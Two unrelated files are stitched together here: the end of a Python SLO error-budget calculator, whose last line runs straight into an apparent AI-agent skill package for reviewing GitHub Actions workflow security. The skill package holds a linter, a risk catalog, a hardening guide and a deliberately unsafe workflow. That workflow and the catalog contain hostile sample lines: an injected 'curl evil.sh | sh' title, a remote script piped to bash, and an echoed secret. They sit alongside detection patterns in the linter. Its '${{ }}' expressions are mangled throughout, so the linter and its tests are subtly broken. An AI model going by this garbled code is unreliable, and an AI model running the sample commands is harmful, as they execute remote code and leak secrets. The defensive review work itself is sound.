        if L is None or S is None:
            alerts.append({"severity": sev, "long": lw, "short": sw, "threshold": thr, "status": "not evaluable",
                           "long_burn": None, "short_burn": None})
            continue
        fires = L["burn_rate"] >= thr and S["burn_rate"] >= thr
        alerts.append({"severity": sev, "long": lw, "short": sw, "threshold": thr,
                       "status": "FIRING" if fires else "ok",
                       "long_burn": L["burn_rate"], "short_burn": S["burn_rate"]})
    burn = {}
    for w in ("5m", "30m", "1h", "2h", "6h", "1d", "3d"):
        s = window_stats(parse_duration(w))
        burn[w] = None if s is None else s["burn_rate"]
    remaining_bad = allowed_bad - bad
    exhaust = {}
    for w in ("1h", "6h", "1d"):
        s = window_stats(parse_duration(w))
        if s and s["bad"] > 0 and remaining_bad > 0:
            exhaust[w] = remaining_bad / (s["bad"] / s["seconds"])
        elif s:
            exhaust[w] = 0.0 if remaining_bad <= 0 else None
    worst = max(rows, key=lambda r: (r[2] / r[1] if r[1] else 0, r[0]))
    return {
        "slo_percent": slo_pct, "window": window, "window_seconds": win, "step_seconds": step,
        "data_start": first.strftime("%Y-%m-%dT%H:%M:%SZ"), "data_end": end.strftime("%Y-%m-%dT%H:%M:%SZ"),
        "rows": len(rows), "missing_intervals": missing,
        "total": total, "bad": bad, "sli_percent": 100 * (1 - bad / total) if total else 100.0,
        "allowed_bad_in_window": allowed_bad, "budget_consumed": consumed, "budget_remaining": 1 - consumed,
        "allowed_downtime_seconds": budget * win,
        "burn_rates": burn, "alerts": alerts, "exhaustion_seconds": exhaust,
        "worst_interval": {"start": worst[0].strftime("%Y-%m-%dT%H:%M:%SZ"), "total": worst[1], "bad": worst[2],
                           "error_rate": worst[2] / worst[1] if worst[1] else 0.0},
    }


def allowance_table(slo_pct, window):
    win = parse_duration(window)
    b = 1 - slo_pct / 100
    return {"slo_percent": slo_pct, "window": window, "allowed_downtime_seconds": b * win,
            "per_day_seconds": b * 86400, "per_week_seconds": b * 604800,
            "thresholds": [{"severity": s, "long": l, "short": sh, "share": sha, "burn_rate": sha * win / parse_duration(l)}
                           for s, l, sh, sha in POLICY]}


def to_markdown(r):
    pct = lambda x: f"{100 * x:.1f}%"
    out = [f"# SLO error budget report", "",
           f"**SLO:** {r['slo_percent']}% over {r['window']}  **Data:** {r['data_start']} to {r['data_end']} "
           f"({r['rows']} rows, step {fmt_dur(r['step_seconds'])}, {r['missing_intervals']} missing)",
           f"**SLI over data:** {r['sli_percent']:.4f}%  ({r['bad']:,} bad of {r['total']:,})",
           f"**Error budget:** {r['allowed_bad_in_window']:,.0f} bad requests per {r['window']} at current traffic "
           f"(= {fmt_dur(r['allowed_downtime_seconds'])} of full downtime)",
           f"**Consumed so far:** {pct(r['budget_consumed'])}  **Remaining:** {pct(r['budget_remaining'])}", "",
           "## Burn rates (1.0 = on budget)", "", "| Window | Burn rate |", "|---|---|"]
    for w, v in r["burn_rates"].items():
        out.append(f"| {w} | {'n/a' if v is None else f'{v:.2f}'} |")
    out += ["", "## Alert policy", "", "| Severity | Long / short window | Threshold | Long burn | Short burn | Status |",
            "|---|---|---|---|---|---|"]
    for a in r["alerts"]:
        lb = "n/a" if a["long_burn"] is None else f"{a['long_burn']:.2f}"
        sb = "n/a" if a["short_burn"] is None else f"{a['short_burn']:.2f}"
        out.append(f"| {a['severity']} | {a['long']} / {a['short']} | {a['threshold']:.1f} | {lb} | {sb} | {a['status']} |")
    out += ["", "## Time to exhaustion at recent burn"]
    for w, s in r["exhaustion_seconds"].items():
        out.append(f"- at last {w} rate: " + ("budget already exhausted" if s == 0 else ("no errors in window" if s is None else fmt_dur(s))))
    wi = r["worst_interval"]
    out += ["", f"Worst interval: {wi['start']} with {wi['bad']:,} bad of {wi['total']:,} ({100 * wi['error_rate']:.2f}%)"]
    return "\n".join(out)


def self_test():
    cases = []

    def ok(name, cond):
        cases.append((name, bool(cond)))

    t0 = dt.datetime(2026, 1, 1, tzinfo=dt.timezone.utc)

    def series(n, step_min, total, bad_fn):
        return [(t0 + dt.timedelta(minutes=step_min * i), total, bad_fn(i)) for i in range(n)]

    ok("duration parse", parse_duration("28d") == 28 * 86400 and parse_duration("5m") == 300)
    ok("duration format", fmt_dur(43.2 * 60) == "43m 12s" and fmt_dur(86400 * 3) == "3d")
    a = allowance_table(99.9, "30d")
    ok("99.9% of 30d allows 43m 12s", round(a["allowed_downtime_seconds"]) == 2592)
    ok("page threshold 14.4 for 30d", abs(a["thresholds"][0]["burn_rate"] - 14.4) < 1e-9)
    ok("28d threshold scales to 13.44", abs(allowance_table(99.9, "28d")["thresholds"][0]["burn_rate"] - 13.44) < 1e-9)
    flat = series(4 * 24 * 4, 15, 10000, lambda i: 10)          # 0.1% errors at 99.9 -> burn 1.0
    r = analyze(flat, 99.9, "30d")
    ok("steady burn rate is 1.0", abs(r["burn_rates"]["1h"] - 1.0) < 1e-9 and abs(r["burn_rates"]["1d"] - 1.0) < 1e-9)
    ok("no alert at burn 1.0", all(x["status"] != "FIRING" for x in r["alerts"][:3]))
    ok("burn 1.0 over 4 of 30 days consumes 4/30", abs(r["budget_consumed"] - 4 / 30) < 1e-9)
    ok("SLI computed", abs(r["sli_percent"] - 99.9) < 1e-9)
    spike = series(4 * 24 * 4, 15, 10000, lambda i: 200 if i >= 4 * 24 * 4 - 4 else 5)   # last hour 2% errors
    r = analyze(spike, 99.9, "30d")
    ok("fast burn pages (1h/5m)", r["alerts"][0]["status"] == "FIRING")
    ok("short window rounded up to step", abs(r["burn_rates"]["5m"] - 20.0) < 1e-9)
    ok("6h page not firing for 1h spike", r["alerts"][1]["status"] == "ok")
    recovered = spike[:-2] + [(spike[-2][0], 10000, 5), (spike[-1][0], 10000, 5)]
    r = analyze(recovered, 99.9, "30d")
    ok("short window resets page after recovery", r["alerts"][0]["status"] == "ok")
    short = series(8, 15, 1000, lambda i: 0)
    r = analyze(short, 99.9, "30d")
    ok("long windows not evaluable on 2h of data", r["alerts"][3]["status"] == "not evaluable" and r["burn_rates"]["3d"] is None)
    gap = flat[:10] + flat[12:]
    ok("missing intervals counted", analyze(gap, 99.9, "30d")["missing_intervals"] == 2)
    ok("exhaustion time at burn 1", abs(analyze(flat, 99.9, "30d")["exhaustion_seconds"]["1d"] - 26 * 86400) < 1)
    rows = load_rows(["time,requests,errors", "2026-01-01T00:00:00Z,100,1", "2026-01-01T00:05:00Z,100,0"])
    ok("aliases requests/errors", rows[0][1] == 100 and rows[0][2] == 1)
    rows = load_rows(["ts,total,good", "1767225600,50,49", "1767225900,50,50"])
    ok("unix timestamps and good column", rows[0][2] == 1 and rows[0][0] == t0)
    for data, label in [(["ts,total", "x,1"], "missing good/bad rejected"),
                        (["ts,total,bad", "2026-01-01T00:00:00Z,10,11", "2026-01-01T00:05:00Z,10,0"], "bad > total rejected"),
                        (["ts,total,bad", "nope,10,1", "2026-01-01T00:05:00Z,10,0"], "bad timestamp rejected")]:
        try:
            load_rows(data)
            ok(label, False)
        except SLOError:
            ok(label, True)
    try:
        analyze(flat, 100, "30d")
        ok("SLO 100 rejected", False)
    except SLOError:
        ok("SLO 100 rejected", True)
    ok("markdown has alert table", "## Alert policy" in to_markdown(analyze(flat, 99.9, "30d")))
    passed = sum(c for _, c in cases)
    for name, c in cases:
        print(("PASS " if c else "FAIL ") + name)
    print(f"{passed}/{len(cases)} passed")
    return 0 if passed == len(cases) else 1


def main(argv=None):
    ap = argparse.ArgumentParser(description="Compute SLO error budget consumption and multiwindow burn-rate alerts.")
    ap.add_argument("file", nargs="?", help="CSV of request counts per interval ('-' for stdin)")
    ap.add_argument("--slo", type=float, default=99.9, help="target in percent (default 99.9)")
    ap.add_argument("--window", default="30d", help="SLO window, e.g. 28d or 30d (default 30d)")
    ap.add_argument("--now", help="evaluate as of this ISO time (default: end of the last interval)")
    ap.add_argument("--allowance", action="store_true", help="print allowed downtime and alert thresholds only")
    ap.add_argument("--json", action="store_true")
    ap.add_argument("--self-test", action="store_true")
    a = ap.parse_args(argv)
    if a.self_test:
        return self_test()
    try:
        if a.allowance:
            t = allowance_table(a.slo, a.window)
            if a.json:
                print(json.dumps(t, indent=2))
            else:
                print(f"SLO {a.slo}% over {a.window}: {fmt_dur(t['allowed_downtime_seconds'])} of full downtime "
                      f"({fmt_dur(t['per_day_seconds'])}/day, {fmt_dur(t['per_week_seconds'])}/week)")
                for x in t["thresholds"]:
                    print(f"  {x['severity']:6} {x['share'] * 100:.0f}% of budget in {x['long']} (short {x['short']}): burn rate >= {x['burn_rate']:.2f}")
            return 0
        if not a.file:
            ap.error("CSV file required (or --allowance / --self-test)")
        lines = sys.stdin.read().splitlines() if a.file == "-" else open(a.file, encoding="utf-8").read().splitlines()
        r = analyze(load_rows(lines), a.slo, a.window, parse_ts(a.now) if a.now else None)
    except (OSError, SLOError, ValueError) as e:
        print(f"error: {e}", file=sys.stderr)
        return 2
    print(json.dumps(r, indent=2) if a.json else to_markdown(r))
    paging = any(x["severity"] == "page" and x["status"] == "FIRING" for x in r["alerts"])
    return 1 if paging or r["budget_remaining"] <= 0 else 0


if __name__ == "__main__":
sys.exit(main())Reviews GitHub Actions workflow YAML for supply-chain and injection risks: pull_request_target with PR checkout, untrusted github.event text in run steps, actions pinned to tags or branches instead of commit SHAs, missing or write-all permissions, secrets in shell commands, curl | bash, self-hosted runners on PRs, and missing timeouts. Use before merging CI changes or auditing a repo. Includes a stdlib Python linter with --self-test.
---
name: github-actions-workflow-security-reviewer
description: Reviews GitHub Actions workflow YAML for supply-chain and injection risks: pull_request_target with PR checkout, untrusted github.event text in run steps, actions pinned to tags or branches instead of commit SHAs, missing or write-all permissions, secrets in shell commands, curl | bash, self-hosted runners on PRs, and missing timeouts. Use before merging CI changes or auditing a repo. Includes a stdlib Python linter with --self-test.
---

# GitHub Actions Workflow Security Reviewer

You help maintainers find and fix security problems in `.github/workflows/*.yml` before an attacker does. You read each workflow the way a malicious fork, issue author, or compromised third-party action would, point to the exact line that is risky, explain how it could be abused in one or two sentences, and give a minimal patch that keeps the workflow working.

## Files in this skill

- `scripts/gha_audit.py` - line-based linter for workflow files: triggers, permissions, `uses:` pinning, script injection in `run:` and `github-script`, secrets in commands, remote scripts piped to a shell, self-hosted runners, timeouts (Python 3 standard library only, no YAML library needed)
- `references/risk-catalog.md` - every rule ID with severity, why it matters, and the fix
- `references/hardening-guide.md` - safe patterns: env indirection, least-privilege permissions, SHA pinning with Dependabot, splitting privileged and unprivileged workflows
- `templates/workflow-security-review.md` - a review comment or audit report
- `examples/pr-labeler.yml` - a deliberately unsafe workflow and its expected findings

## Workflow

### 1. Collect the workflows
Ask for the workflow files (or the repository path) and the context: public or private repo, whether forks can open pull requests, which secrets and environments exist, and whether self-hosted runners are used. Workflows triggered by `pull_request_target`, `issue_comment`, `issues`, `workflow_run`, or `discussion` deserve the closest look because they run with repository secrets on events outsiders can create.

### 2. Run the linter
```
python3 scripts/gha_audit.py .github/workflows/*.yml
python3 scripts/gha_audit.py examples/pr-labeler.yml --json
python3 scripts/gha_audit.py ci.yml --strict
python3 scripts/gha_audit.py --self-test
```
Exit code 1 means at least one high finding (`--strict`: any finding); 2 means a file could not be read. The linter does not need PyYAML; it understands common workflow layouts but can miss unusual YAML (anchors, flow mappings). Read the file yourself as well.

### 3. Confirm each finding
For every finding, check the context the script cannot see: is the expression really attacker-controlled, does the job have secrets or a write token, is the action from a trusted publisher? Downgrade or dismiss with a stated reason; never silently drop a high finding.

### 4. Propose fixes
Use `references/risk-catalog.md` for each rule ID and `references/hardening-guide.md` for patterns. Prefer small, reviewable diffs: move `{}` into `env:` and quote the shell variable, add a top-level `permissions: contents: read`, pin `uses:` to a full commit SHA with the tag in a comment, and add `persist-credentials: false` and `timeout-minutes`.

### 5. Report
Fill `templates/workflow-security-review.md`: files reviewed, findings by severity with line numbers, the attack scenario for each high finding, the patch, and follow-ups (Dependabot for actions, branch protection, environment reviewers).

## Rules

- Treat titles, bodies, branch names, commit messages, and comments from PRs and issues as attacker input.
- Never ask for or print secret values; refer to secrets by name only.
- Do not write proof-of-concept exploits against repositories the user does not own; describe the risk instead.
- A clean linter run is not a guarantee. Say what was not checked (reusable workflows, composite actions, repository settings).
FILE:references/risk-catalog.md
# Risk Catalog (rule IDs used by gha_audit.py)

| ID | Severity | What it detects | Why it matters | Fix |
|---|---|---|---|---|
| GHA001 | high | `pull_request_target` (or `workflow_run`) workflow that checks out the PR head (`ref: { github.event.pull_request.head.sha}`, `head.ref`, `github.head_ref`) | Code from a fork runs with repository secrets and a write token ("pwn request") | Use `pull_request` for building untrusted code; keep `pull_request_target` for labeling/commenting only, without checkout of PR code |
| GHA002 | high | Untrusted `{}` expression inside `run:` or `github-script` `script:` (issue/PR title or body, comment body, head ref, commit message, author name/email, page name) | The text is pasted into the script before it runs, so a title like `"; curl evil.sh | sh #` executes | Pass it through `env:` and use `"$TITLE"` in the shell |
| GHA003 | medium (low for `actions/*`, `github/*`) | `uses: owner/repo@v4` pinned to a tag | Tags can be moved; a compromised action ships code into your build | Pin to the full 40-character commit SHA, keep the tag in a comment, let Dependabot update it |
| GHA004 | high | `uses:` with a branch (`@main`, `@master`) or no ref | Every run pulls whatever is on that branch today | Pin to a commit SHA |
| GHA005 | medium | No `permissions:` at workflow level and not on every job | The `GITHUB_TOKEN` gets the repository default, often read/write on everything | Add `permissions: contents: read` at the top and grant more per job |
| GHA006 | high | `permissions: write-all` | Every scope can be written by any step | List only the scopes needed |
| GHA007 | high / medium | `{ secrets.X}` inside a `run:` command (high when echoed or printed) | Secrets end up in shell history, process lists, logs, or injected text | Map the secret to `env:` and read `$X`; never echo it |
| GHA008 | medium | `curl ... \| bash` or `wget ... \| sh` | Runs unverified remote code with the job's token and secrets | Download, verify a checksum or signature, then run; or use a pinned action |
| GHA009 | medium | `self-hosted` runner in a workflow triggered by `pull_request` or `pull_request_target` | Fork code can persist on the machine and attack later jobs | Use GitHub-hosted or ephemeral runners for PRs; require approval for outside contributors |
| GHA010 | high | `ACTIONS_ALLOW_UNSECURE_COMMANDS: true` | Re-enables deprecated `set-env`/`add-path`, which log output can trigger | Remove it; write to `$GITHUB_ENV` and `$GITHUB_PATH` |
| GHA011 | low | `actions/checkout` without `persist-credentials: false` | The token stays in `.git/config` for every later step and any uploaded artifact | Add `persist-credentials: false` unless a later step pushes |
| GHA012 | low | Job without `timeout-minutes` | A hung or abused job can run for 6 hours on your minutes | Add a realistic timeout (e.g. 15-30) |
| GHA013 | low | `docker://image:tag` without `@sha256:` digest | Image tags are mutable | Pin `docker://image@sha256:<digest>` |
| GHA014 | medium | `workflow_run` workflow using `actions/download-artifact` | Artifacts from a fork-triggered run are attacker-controlled | Treat artifact contents as data: validate, never execute; avoid extracting into the workspace |

## Severity guide
- **high**: an outsider can likely run code with secrets or a write token, or a mutable reference controls the build.
- **medium**: hardening gap that makes a compromise easier or bigger.
- **low**: good practice; fix when touching the file.
FILE:references/hardening-guide.md
# Hardening Guide

## 1. Pass untrusted text through env, not expressions
```yaml
# unsafe
- run: echo "Title: { github.event.pull_request.title}"
# safe
- env:
    PR_TITLE: { github.event.pull_request.title}
  run: echo "Title: $PR_TITLE"
```
Always double-quote the variable. In `actions/github-script`, read `context.payload.pull_request.title` in JavaScript instead of interpolating `{}` into the script.

## 2. Least-privilege token
```yaml
permissions:
  contents: read          # workflow default
jobs:
  label:
    permissions:
      pull-requests: write  # only this job can label
```
Also set the repository default to read-only (Settings > Actions > General > Workflow permissions).

## 3. Pin actions to commit SHAs
```yaml
- uses: actions/checkout@08eba0b27e820071cde6df949e0beb9ba4906955 # v4.3.0
```
Enable Dependabot for the `github-actions` ecosystem so pins get update PRs with changelogs. Prefer actions from verified publishers and read the source of small third-party actions before adopting them.

## 4. Split privileged and unprivileged work
- `pull_request` workflow: builds and tests fork code with no secrets and a read-only token; uploads results as an artifact.
- `workflow_run` workflow: runs after it with secrets, downloads the artifact, treats it as untrusted data (parse JSON, never execute), and posts the comment or label.

## 5. Checkout and credentials
- `persist-credentials: false` on `actions/checkout` unless the job pushes.
- Never check out PR code in `pull_request_target`; if you must (e.g. a labeler reading config), check out the base branch only.

## 6. Runners and limits
- Self-hosted runners: private repositories only, or ephemeral (one job per VM) with no network access to internal systems.
- `timeout-minutes` on every job; `concurrency` groups for deploys.

## 7. Secrets and environments
- Put deploy credentials in an environment with required reviewers and branch rules.
- Prefer OIDC (`id-token: write`) to long-lived cloud keys.
- Mask derived values with `::add-mask::` before printing anything secret-like.

## Review checklist
1. Which triggers can outsiders fire?
2. What can the token write, and which secrets are reachable from those triggers?
3. Is any attacker-controlled text interpolated into a script?
4. Is every `uses:` pinned to a SHA?
5. Is any remote code executed without verification?
FILE:templates/workflow-security-review.md
# GitHub Actions Security Review - <repository>

**Date:** <YYYY-MM-DD>  **Reviewer:** <name>  **Files:** <.github/workflows/...>
**Repo visibility:** <public/private>  **Fork PRs allowed:** <yes/no>  **Self-hosted runners:** <yes/no>
**Linter:** `gha_audit.py` -> <n> high, <n> medium, <n> low

## High findings
| Rule | File:line | Problem | Attack scenario | Fix |
|---|---|---|---|---|
| | | | | |

## Medium and low findings
| Rule | File:line | Problem | Fix |
|---|---|---|---|
| | | | |

## Dismissed findings
- <rule, file:line> - <reason it is not exploitable here>

## Proposed patch
```diff
<minimal diff>
```

## Not covered by this review
- Reusable workflows and composite actions called from these files
- Repository and organization settings (default token permissions, fork PR approval, environments)

## Follow-ups
- [ ] Enable Dependabot for github-actions
- [ ] Set default workflow permissions to read-only
- [ ] Require reviewers on the production environment
FILE:examples/pr-labeler.yml
# Deliberately unsafe example for gha_audit.py. Expected findings (line numbers in this file):
#   GHA001 high   line 21 - pull_request_target checks out the PR head
#   GHA002 high   line 24 - PR title pasted into run (script injection)
#   GHA007 high   line 25 - secret echoed in run
#   GHA004 high   line 27 - third-party action on @main
#   GHA005 medium line 1  - no permissions block at workflow or job level
#   GHA008 medium line 26 - curl piped to bash
#   GHA012 low    line 16 - job without timeout-minutes
#   GHA003 low    line 19 - actions/checkout@v4 pinned to a tag
#   GHA011 low    line 19 - checkout without persist-credentials: false
name: PR labeler
on:
  pull_request_target:
    types: [opened, synchronize]
jobs:
  label:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with:
          ref: { github.event.pull_request.head.sha}
      - name: Greet
        run: |
          echo "Thanks for: { github.event.pull_request.title}"
          echo "token={ secrets.LABEL_TOKEN}"
          curl -sSL https://example.com/install.sh | bash
      - uses: someorg/auto-labeler@main
FILE:scripts/gha_audit.py
#!/usr/bin/env python3
"""GitHub Actions workflow security linter (Python 3 standard library only, no YAML library).

Reads workflow files line by line, tracking indentation, and reports risky patterns with rule IDs
(see references/risk-catalog.md):
  GHA001 pull_request_target/workflow_run + checkout of PR head      high
  GHA002 untrusted { github.event.*} text inside run:/script:    high
  GHA003 uses: pinned to a tag instead of a commit SHA               medium (low for actions/*, github/*)
  GHA004 uses: on a branch (@main/@master) or without a ref          high
  GHA005 no permissions at workflow level or on every job            medium
  GHA006 permissions: write-all                                      high
  GHA007 { secrets.*} inside run: (high when echoed/printed)     high/medium
  GHA008 curl/wget piped to a shell                                  medium
  GHA009 self-hosted runner on pull_request(_target)                 medium
  GHA010 ACTIONS_ALLOW_UNSECURE_COMMANDS enabled                     high
  GHA011 actions/checkout without persist-credentials: false         low
  GHA012 job without timeout-minutes                                 low
  GHA013 docker:// image without @sha256 digest                      low
  GHA014 workflow_run + actions/download-artifact                    medium

Usage:
  python3 gha_audit.py .github/workflows/*.yml
  python3 gha_audit.py ci.yml --json
  python3 gha_audit.py ci.yml --strict      # exit 1 on any finding
  python3 gha_audit.py --self-test
Exit code: 0 no high findings, 1 high findings (or any with --strict), 2 unreadable file.
"""
import argparse
import json
import re
import sys

SEV_ORDER = {"high": 0, "medium": 1, "low": 2}
TRUSTED_OWNERS = {"actions", "github"}
BRANCH_REFS = {"main", "master", "dev", "develop", "trunk", "head", "latest"}
UNTRUSTED_EXPR = re.compile(
    r"github\.head_ref"
    r"|github\.event\.[\w.*\[\]'\"-]*?\b(title|body|message|page_name|email|head_branch|default_branch|label)\b"
    r"|github\.event\.[\w.*\[\]'\"-]*?head\.ref\b"
    r"|github\.event\.[\w.*\[\]'\"-]*?author\.name\b"
)
EXPR = re.compile(r"\$\{\{(.*?)\}\}")
SECRET_EXPR = re.compile(r"\$\{\{\s*secrets\.([A-Za-z0-9_]+)\s*\}\}")
PR_HEAD_REF = re.compile(r"ref:\s*['\"]?\$\{\{\s*(github\.event\.pull_request\.head\.(sha|ref)|github\.head_ref|github\.event\.workflow_run\.head_(sha|branch))\s*\}\}")
PIPE_SHELL = re.compile(r"\b(curl|wget)\b[^|\n]*\|\s*(sudo\s+)?(-E\s+)?(ba|z|da)?sh\b")
PRINT_CMD = re.compile(r"\b(echo|printf|cat|tee|print)\b")
SHA40 = re.compile(r"^[0-9a-f]{40}$")


def strip_comment(line):
    """Remove a trailing YAML comment (a # preceded by whitespace, outside quotes)."""
    out, q = [], None
    for i, ch in enumerate(line):
        if q:
            if ch == q:
                q = None
        elif ch in "'\"":
            q = ch
        elif ch == "#" and (i == 0 or line[i - 1] in " \t"):
            break
        out.append(ch)
    return "".join(out).rstrip()


def indent_of(s):
    return len(s) - len(s.lstrip(" "))


def parse_lines(text):
    """Return a list of (lineno, indent, content) for non-empty, non-comment lines."""
    rows = []
    for n, raw in enumerate(text.splitlines(), 1):
        s = strip_comment(raw.replace("\t", "  "))
        if s.strip():
            rows.append((n, indent_of(s), s.strip()))
    return rows


def block_end(rows, i):
    """Index after the block owned by rows[i] (all following rows indented deeper)."""
    ind = rows[i][1]
    j = i + 1
    while j < len(rows) and rows[j][1] > ind:
        j += 1
    return j


def key_of(content):
    c = content[2:].lstrip() if content.startswith("- ") else content
    m = re.match(r"^['\"]?([A-Za-z0-9_\-]+)['\"]?\s*:(\s|$)", c)
    return (m.group(1), c[m.end():].strip()) if m else (None, None)


def triggers(rows):
    trig = set()
    for i, (n, ind, c) in enumerate(rows):
        k, v = key_of(c)
        if ind == 0 and k in ("on", "true"):
            if v:
                trig.update(re.findall(r"[a-z_]+", v))
            else:
                end = block_end(rows, i)
                child = min((rows[j][1] for j in range(i + 1, end)), default=None)
                for j in range(i + 1, end):
                    if rows[j][1] == child:
                        ck, _ = key_of(rows[j][2])
                        if ck:
                            trig.add(ck)
                        elif rows[j][2].startswith("- "):
                            trig.add(rows[j][2][2:].strip())
    return trig


def audit_text(text, path="workflow.yml"):
    rows = parse_lines(text)
    findings = []

    def add(rule, sev, line, msg):
        findings.append({"file": path, "line": line, "rule": rule, "severity": sev, "message": msg})

    trig = triggers(rows)
    privileged = trig & {"pull_request_target", "workflow_run"}
    pr_triggers = trig & {"pull_request", "pull_request_target"}

    top_perm = None
    jobs_idx = None
    for i, (n, ind, c) in enumerate(rows):
        k, v = key_of(c)
        if ind == 0 and k == "permissions":
            top_perm = (n, v)
        if ind == 0 and k == "jobs":
            jobs_idx = i
    if top_perm and top_perm[1].strip("'\"") == "write-all":
        add("GHA006", "high", top_perm[0], "permissions: write-all gives every step write access to all scopes")

    # jobs
    jobs = []
    if jobs_idx is not None:
        end = block_end(rows, jobs_idx)
        child = min((rows[j][1] for j in range(jobs_idx + 1, end)), default=None)
        for j in range(jobs_idx + 1, end):
            if rows[j][1] == child and key_of(rows[j][2])[0]:
                jobs.append((j, block_end(rows, j)))
    jobs_with_perm = 0
    for (js, je) in jobs:
        jname = key_of(rows[js][2])[0]
        jind = rows[js][1]
        direct = [r for r in rows[js + 1:je] if r[1] == min(x[1] for x in rows[js + 1:je])] if je > js + 1 else []
        dkeys = {key_of(r[2])[0]: r for r in direct}
        if "permissions" in dkeys:
            jobs_with_perm += 1
            if dkeys["permissions"][2].split(":", 1)[1].strip().strip("'\"") == "write-all":
                add("GHA006", "high", dkeys["permissions"][0], f"job '{jname}' uses permissions: write-all")
        if "timeout-minutes" not in dkeys and "uses" not in dkeys:
            add("GHA012", "low", rows[js][0], f"job '{jname}' has no timeout-minutes (default is 360)")
        if "runs-on" in dkeys:
            ro_i = rows.index(dkeys["runs-on"])
            ro_text = " ".join(r[2] for r in rows[ro_i:block_end(rows, ro_i)])
            if "self-hosted" in ro_text and pr_triggers:
                add("GHA009", "medium", dkeys["runs-on"][0], f"job '{jname}' runs pull request code on a self-hosted runner")
    if top_perm is None and (not jobs or jobs_with_perm < len(jobs)):
        add("GHA005", "medium", 1, "no permissions block at workflow level (and not on every job); GITHUB_TOKEN gets the repo default")

    # line-level checks
    i = 0
    while i < len(rows):
        n, ind, c = rows[i]
        k, v = key_of(c)
        if k in ("run", "script"):
            end = block_end(rows, i)
            body = [(n, v)] if v and v not in ("|", ">", "|-", ">-", "|+", ">+") else []
            body += [(r[0], r[2]) for r in rows[i + 1:end]]
            for bn, bt in body:
                for m in EXPR.finditer(bt):
                    expr = m.group(1).strip()
                    if UNTRUSTED_EXPR.search(expr):
                        add("GHA002", "high", bn, f"untrusted expression {{{ {expr }}}} is pasted into {k}: (script injection); pass it via env")
                for m in SECRET_EXPR.finditer(bt):
                    if PRINT_CMD.search(bt):
                        add("GHA007", "high", bn, f"secret {m.group(1)} is printed in {k}:")
                    else:
                        add("GHA007", "medium", bn, f"secret {m.group(1)} is interpolated into {k}:; map it to env instead")
                if k == "run" and PIPE_SHELL.search(bt):
                    add("GHA008", "medium", bn, "remote script piped straight into a shell")
            i = end
            continue
        if k == "uses":
            ref = v.strip("'\"")
            if ref.startswith("./"):
                pass
            elif ref.startswith("docker://"):
                if "@sha256:" not in ref:
                    add("GHA013", "low", n, f"{ref} is not pinned to an image digest")
            else:
                name, _, at = ref.partition("@")
                owner = name.split("/")[0].lower()
                if not at or at.lower() in BRANCH_REFS:
                    add("GHA004", "high", n, f"{ref or name} follows a branch or has no ref; pin to a commit SHA")
                elif not SHA40.match(at):
                    sev = "low" if owner in TRUSTED_OWNERS else "medium"
                    add("GHA003", sev, n, f"{ref} is pinned to a tag, not a full commit SHA")
                if name.lower().startswith("actions/checkout"):
                    # the step block: siblings at this indent (after '- ') and deeper
                    step_ind = ind + 2 if c.startswith("- ") else ind
                    j = i + 1
                    j0 = i
                    while j0 > 0 and not rows[j0][2].startswith("- ") and rows[j0][1] >= step_ind:
                        j0 -= 1
                    while j < len(rows) and rows[j][1] >= step_ind and not (rows[j][1] == step_ind - 2 and rows[j][2].startswith("- ")):
                        j += 1
                    step = " ".join(r[2] for r in rows[j0:j])
                    if not re.search(r"persist-credentials:\s*['\"]?false", step):
                        add("GHA011", "low", n, "actions/checkout keeps the token in .git/config; add persist-credentials: false")
                if name.lower().startswith("actions/download-artifact") and "workflow_run" in trig:
                    add("GHA014", "medium", n, "artifact from a workflow_run may be attacker-controlled; treat as data")
        if privileged and PR_HEAD_REF.search(c):
            add("GHA001", "high", n, f"{'/'.join(sorted(privileged))} workflow checks out untrusted PR code with secrets available")
        if re.search(r"ACTIONS_ALLOW_UNSECURE_COMMANDS\s*:\s*['\"]?true", c, re.I):
            add("GHA010", "high", n, "ACTIONS_ALLOW_UNSECURE_COMMANDS re-enables set-env/add-path")
        i += 1

    findings.sort(key=lambda f: (f["file"], SEV_ORDER[f["severity"]], f["line"], f["rule"]))
    return {"file": path, "triggers": sorted(trig), "jobs": len(jobs), "findings": findings}


def to_markdown(results):
    out = ["# GitHub Actions security audit", ""]
    tot = {"high": 0, "medium": 0, "low": 0}
    for r in results:
        for f in r["findings"]:
            tot[f["severity"]] += 1
    out.append(f"**Files:** {len(results)}  **Findings:** {tot['high']} high, {tot['medium']} medium, {tot['low']} low")
    for r in results:
        out += ["", f"## {r['file']}", f"Triggers: {', '.join(r['triggers']) or 'none found'}; jobs: {r['jobs']}", ""]
        if not r["findings"]:
            out.append("No findings.")
            continue
        out += ["| Severity | Rule | Line | Finding |", "|---|---|---|---|"]
        for f in r["findings"]:
            msg = f["message"].replace("|", "\\|")
            out.append(f"| {f['severity']} | {f['rule']} | {f['line']} | {msg} |")
    return "\n".join(out)


SAFE = """name: CI
on:
  pull_request:
permissions:
  contents: read
jobs:
  test:
    runs-on: ubuntu-latest
    timeout-minutes: 15
    steps:
      - uses: actions/checkout@08eba0b27e820071cde6df949e0beb9ba4906955 # v4.3.0
        with:
          persist-credentials: false
      - name: Test
        env:
          PR_TITLE: { github.event.pull_request.title}
        run: |
          echo "Testing $PR_TITLE"
          make test
"""


def self_test():
    cases = []

    def ok(name, cond):
        cases.append((name, bool(cond)))

    def rules(text):
        return [(f["rule"], f["severity"]) for f in audit_text(text)["findings"]]

    ok("safe workflow has no findings", rules(SAFE) == [])
    ok("triggers parsed from block", audit_text(SAFE)["triggers"] == ["pull_request"])
    ok("triggers parsed from list", audit_text("on: [push, pull_request]\njobs: {}\n")["triggers"] == ["pull_request", "push"])
    inj = SAFE.replace('echo "Testing $PR_TITLE"', 'echo "{ github.event.pull_request.title}"')
    ok("title in run is GHA002 high", ("GHA002", "high") in rules(inj))
    ok("head_ref in run is GHA002", ("GHA002", "high") in rules(SAFE.replace("make test", "git push origin { github.head_ref}")))
    ok("comment body in github-script", ("GHA002", "high") in rules(SAFE.replace("run: |", "script: |")
                                                                      .replace("make test", "core.info('{ github.event.comment.body}')")))
    ok("env indirection is not flagged", not any(r == "GHA002" for r, _ in rules(SAFE)))
    ok("PR number is safe", rules(SAFE.replace("make test", "echo { github.event.pull_request.number}")) == [])
    ok("tag pin on actions/* is GHA003 low", ("GHA003", "low") in rules(SAFE.replace("@08eba0b27e820071cde6df949e0beb9ba4906955", "@v4")))
    ok("tag pin third party is medium", ("GHA003", "medium") in rules(SAFE.replace("actions/checkout@08eba0b27e820071cde6df949e0beb9ba4906955", "acme/checkout@v1")))
